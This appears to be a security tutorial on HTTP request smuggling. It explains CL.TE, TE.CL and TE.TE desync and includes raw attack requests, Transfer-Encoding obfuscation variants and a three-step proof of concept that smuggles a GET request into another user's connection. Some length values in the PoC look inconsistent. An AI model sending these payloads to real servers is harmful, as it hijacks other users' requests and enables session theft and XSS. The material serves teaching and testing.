Vulnerability Overview
HTTP Request Smuggling (HTTP DeSync Attack) is a technique that exploits differences in how a frontend server and a backend server process requests, disrupting the processing order of one or more HTTP requests received from a user.

A request smuggling attack lets an attacker bypass security devices, access and exfiltrate unauthorized sensitive data, or directly harm other application users.
Vulnerability Details
A user sends a request to a frontend server, and that server forwards one or more requests to a backend server.
When a frontend server forwards an HTTP request to a backend server, it typically sends multiple requests over the same backend network connection, since this is more efficient. HTTP requests are sent in order, and the receiving server has to know where one request ends and the next begins, so it parses the HTTP request headers.

In this situation, it's critical that the frontend and backend systems agree on the boundary between requests. Otherwise, an attacker can send an ambiguous request that the two systems interpret differently.

An attacker makes the backend server interpret part of the frontend request as the start of the next request. Since this is effectively prepended to the next request, it interferes with how the application processes subsequent requests. This is the HTTP Request Smuggling attack.
The root cause that makes this attack possible is that web servers are rarely exposed directly to the internet. There's usually a load balancer, reverse proxy, or similar server in front that receives and forwards or distributes requests. When this frontend server passes a request to the backend server and encounters chunked encoding or a Content-Length header, it processes only the specified size and leaves the remaining packet data in the buffer. That leftover packet data then gets processed as part of another user's request, affecting them.
Ultimately, by processing up to a calculated size and inserting a value like GET /test, the next socket user's web request start will begin with GET /test, allowing modification of another user's actions.
Since an attacker can control another user's request, this enables not just XSS and open redirect attacks, but also attacks such as exfiltrating sensitive data to an attacker-controlled server. This is essentially an injection into the HTTP response.
Analysis Method
The most convenient way to attempt this attack is with Burp Suite's http-request-smuggler extension.
The testing method is to first use the Content-Length and Transfer-Encoding headers to determine which length each of the frontend and backend servers trusts.
CL.TE — Frontend (Content-Length), Backend (Transfer-Encoding)
The frontend sees Content-Length: 13 and forwards the entire POST body, including SMUGGLED, to the backend. The backend uses chunked encoding, so it splits requests based on 0\r\n. It therefore only processes up to the 0, and SMUGGLED remains in the backend connection buffer, getting appended to the next request.
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED
TE.CL — Frontend (Transfer-Encoding), Backend (Content-Length)
This is the opposite case of CL.TE. The frontend splits based on 0\r\n and forwards the entire POST body to the backend. The backend follows Content-Length: 3, so it processes only 3 bytes — that is, up to 8 and the newline (\r\n) — and the rest waits in the buffer. As a result, the next request starts with SMUGGLED.
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
0
The frontend forwards the entire content because it follows chunked encoding, but the backend only processes up to 8 (+\r\n) because it follows Content-Length. As a result, the next request starts with SMUGGLED.
TE.TE — Frontend (Transfer-Encoding), Backend (Transfer-Encoding)
This could be a countermeasure against CL.TE and TE.CL, but there's room to bypass it using tricks such as whitespace or newline characters.
Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding
: chunked
By exploiting these differences in how the header is parsed, the goal is to induce either the frontend or the backend to fail to process the Transfer-Encoding header, creating a bypass.
To actually determine whether a target is vulnerable, you need to know whether the next request, starting with SMUGGLED, was processed after the initial request — in other words, whether an arbitrary web request got processed. With a simple string, you need to detect this based on errors; otherwise, you need to send the request to a test server page or use an identifiable request (404, response tampering, etc.). And you must very quickly preempt the next request to determine whether the attack succeeded.
Caution: the test itself can harm an unspecified number of users. Because chunked encoding leaves the server waiting and tampers with another user's request, even the tester can't immediately notice it, and it isn't only reproducible in the tester's own environment — like cache poisoning, it triggers on whichever user happens to land in that request sequence. Extreme caution is required when testing against production services.
PoC
Let's walk through a rough example test case (TE.CL via a TE.TE bypass).
Step 1 — Verify that Content-Length and Transfer-Encoding align:
POST /whereisthispage HTTP/1.1
Host: **********
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept: text/plain, */*; q=0.01
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-length: 12
Transfer-Encoding : chunked

4
test
0
When the sizes indicated by Content-Length (12, up through the 0) and Transfer-Encoding (the position of 0\r\n) match -> processed normally
Step 2 — Introduce a length mismatch to detect which one the backend trusts:
POST /whereisthispage HTTP/1.1
Host: **********
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept: text/plain, */*; q=0.01
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-length: 13
Transfer-Encoding : chunked

4
test
0

X
Content-Length is 13 (through the X), while the Transfer-Encoding boundary is 12 (through 0\r\n) — the sizes don't match. Result: the backend stalls, waiting for the 13th byte, X.
- The frontend saw up to
0\r\nand forwarded data up through the0, but the backend expects a size of 13, so it stalls after only 12 bytes arrive
This tells us that the frontend trusts TE (Transfer-Encoding) and the backend trusts CL (Content-Length).
Step 3 — Insert the smuggled request:
POST /whereisthispage HTTP/1.1
Host: **********
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept: text/plain, */*; q=0.01
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-length: 13
Transfer-Encoding : chunked

4
test
e3
GET /otherurl HTTP/1.1
Host: targethost?
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
By specifying Content-Length: 13 (through e3\r\n), the frontend forwards the entire request body since it follows TE, while the backend follows CL and only processes up through the part before GET /otherurl — the rest stays behind in the backend, waiting for the next request.
Then, when another user's or the tester's request reaches that backend server, it hits GET /otherurl instead of the intended request (POST ...), opening the door to various issues such as redirects, XSS, and session hijacking.
Mitigations
Current mitigations are limited and operationally costly:
- Use HTTP/2 for server-to-server communication — this completely eliminates CL/TE ambiguity, but requires large-scale infrastructure changes
- Unify which header the frontend and backend trust — the two servers must agree on which header takes priority, which also requires large-scale coordination
- Validate directly at the proxy layer — possible, but can incur significant performance overhead
Key takeaway: the attack relies on a mismatch in header trust between server layers. When actually carrying out the attack, each length value must be calculated precisely, and testing against production services must be done with great care.